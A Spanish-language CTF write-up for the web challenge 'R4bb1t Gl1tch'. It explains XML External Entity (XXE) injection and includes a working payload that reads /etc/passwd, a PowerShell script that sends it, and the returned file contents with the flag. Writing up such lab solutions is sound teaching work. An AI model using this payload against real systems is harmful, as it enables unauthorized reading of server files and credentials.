HACKING WEB
FWHIBBIT CTF TEAM

Write-up para "R4bb1t Gl1tch" (150 pts, Spain) by Penkali

Link: http://web3.ctf.followthewhiterabbit.es:8003/


Description: Glitchs are very annoying, we hate them. Maybe the user stays with you ;D

"Cuando lo único que tienes es un martillo, de pronto todo parece un clavo"

En este writeup voy a intentar aportar un punto de ataque distinto al que ya todo el mundo conoce. De hecho, será distinto al de la pista que daba el reto "Curl is your friend" ya que yo he aprendido a manejarme antes con Powershell y aún tengo asuntos pendientes fuera de él.

¡Empecemos!

Cuando nos dirigimos a la web nos vamos a encontrar con una grata bienvenida:



Parece que esperaban a alguien pero que no se les ha comunicado bien a quién.

Como siempre en este tipo de pruebas, vamos a bucear un poco entre código y nos llamará en especial la atención esta sección:

```
<div class="profile_name">
    <div class="author_name">
        <div class="profile_inner">
             <!-- XML 1s aw3s0m3 -->
             <!-- We need the flag inside the file /etc/passwd -->
            <a><div class="name">Hello, your user is:</div></a>
            <div class='pos'> Welcome, your user is: No user recived</div>
        </div>
    </div>
</div>
```

Más claro no nos lo pueden dejar. Como vemos en los comentarios aquí se está usando XML y la flag está en "/etc/passwd/".

Tras golpear amablemente el teclado con la cara unas cuantas veces tratando de averiguar la estructura del XML que hay que enviar, en mi caso alguien me dijo "Quizás deberías pensar en qué vulnerabilidades tiene XML". Hasta aquí mi intención no era otra que hallar la estructura y conseguir que la página me diga "Welcome, your user is: Penkali" o algo similar, pero como no se pierde nada en investigar un poco más me puse a ello.

La fortuna quiso que Google me dejase caer en la primera búsqueda la respuesta:

```
<creds>
    <user>Hola! Soy un clavo!</user>
    <pass>mypass</pass>
</creds>
```

```
<div class="profile_inner">
<!-- XML 1s aw3s0m3 -->
<!-- We need the flag inside the file /etc/passwd -->
<a><div class="name">Hello, your user is:</div></a>
<div class='pos'> Welcome, your user is: Hola! Soy un clavo!</div>
</div>
```

Junto a dicha estructura venía una pequeña explicación de cómo funciona XXE. Básicamente nos señala que una peculiaridad de parsear una entrada XML es que esta entrada puede contener código que apunte a un archivo del servidor. Y como muestra nos dejan este simple y bonito código:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [ <!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<creds>
    <user>&xxe;</user>
    <pass>mypass</pass>
</creds>
```

Si lo mandamos a la página con curl ya está todo hecho, pero como he dicho vamos a tirar de PowerShell (tampoco creáis que la diferencia va a ser tan grande)

```
$glitch = "http://web3.ctf.followthewhiterabbit.es:8003/"
$myXml = @"
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [ <!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<creds>
    <user>&xxe;</user>
    <pass>mypass</pass>
</creds>
"@
$response = iwr -uri $glitch -Body $myXml -Method post
$response.Content
```

Sí, no es un código como el de algunos oneliners que tenemos por aquí sueltos ;P pero he aquí el resultado:

```
<div class='pos'> Welcome, your user is: root:x:0:0:root:/root:/bin/ash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
news:x:9:13:news:/usr/lib/news:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin
operator:x:11:0:operator:/root:/bin/sh
man:x:13:15:man:/usr/man:/sbin/nologin
postmaster:x:14:12:postmaster:/var/spool/mail:/sbin/nologin
cron:x:16:16:cron:/var/spool/cron:/sbin/nologin
ftp:x:21:21::/var/lib/ftp:/sbin/nologin
sshd:x:22:22:sshd:/dev/null:/sbin/nologin
at:x:25:25:at:/var/spool/cron/atjobs:/sbin/nologin
squid:x:31:31:Squid:/var/cache/squid:/sbin/nologin
xfs:x:33:33:X Font Server:/etc/X11/fs:/sbin/nologin
games:x:35:35:games:/usr/games:/sbin/nologin
postgres:x:70:70::/var/lib/postgresql:/bin/sh
nut:x:84:84:nut:/var/state/nut:/sbin/nologin
cyrus:x:85:12::/usr/cyrus:/sbin/nologin
vpopmail:x:89:89::/var/vpopmail:/sbin/nologin
ntp:x:123:123:NTP:/var/empty:/sbin/nologin
smmsp:x:209:209:smmsp:/var/spool/mqueue:/sbin/nologin
guest:x:405:100:guest:/dev/null:/sbin/nologin
nobody:x:65534:65534:nobody:/:/sbin/nologin
nginx:x:100:101:nginx:/var/lib/nginx:/sbin/nologin
# fwhibbit{R3M3MB3R_XXE_AND_CURL_RUL3S}
</div>
```

En última posición encontramos nuestra flag:

 # fwhibbit{R3M3MB3R_XXE_AND_CURL_RUL3S}

PD: Sí, el campo "pass" no es necesario en absoluto.

- **Más info sobre XXE:**

  https://depthsecurity.com/blog/exploitation-xml-external-entity-xxe-injection